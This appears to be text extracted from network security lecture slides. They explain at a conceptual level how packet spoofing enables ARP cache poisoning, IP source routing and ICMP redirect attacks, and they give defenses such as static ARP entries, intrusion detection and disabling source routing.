
- This is done by means of packet spoofing:
 - Pretend to be someone else by creating a packet with specific values
- Results in a person-in-the-middle attack.
- An attacker redirects traffic between two hosts
 - To intercept or modify data in transit
- Examples:
 - ARP Cache Poisoning
 - IP Source Routing Attack
 - ICMP Redirect Attack

ARP Cache Poisoning

- A crafted ARP packet:
 - tricks two endpoints into thinking they're communicating with each other
 - but, they are communicating with the attacker!
- Consequences: DoS, PITM (e.g., HTTP session hijacking).



ARP Cache Poisoning



ARP Cache Poisoning: Root Cause

- ARP is a **stateless** protocol
- ARP hosts don't authenticate ARP replies:
 - Even if a host doesn't send an ARP request.
 - Overwrites an ARP entry (even if it hasn't expired)!

ARP Cache Poisoning: Defenses


- Static ARP entries:
 - Cannot be changed by the attacker
 - Good for small networks (or networks that don't change)
- IDS or Ethernet switches
 - Detect unsolicited replies.

Routing Attacks

routing: determines source-destination route taken by packets


- *routing algorithms*

forwarding: move packets from router's input to appropriate router output




IP Options: Source Routing

- The source determines the routers along the path
 - By stacking router addresses in the IP header.



Source Routing Attack

- Impersonate other host by creating source-routed traffic




Countermeasure

- Most routers disable IP source routing

ICMP Redirect Attack

- ICMP Redirect Message
 - Used by routers to advise hosts of better routes in the network
 - Must be sent by the first router to the source

ICMP Redirect Attack



Questions?
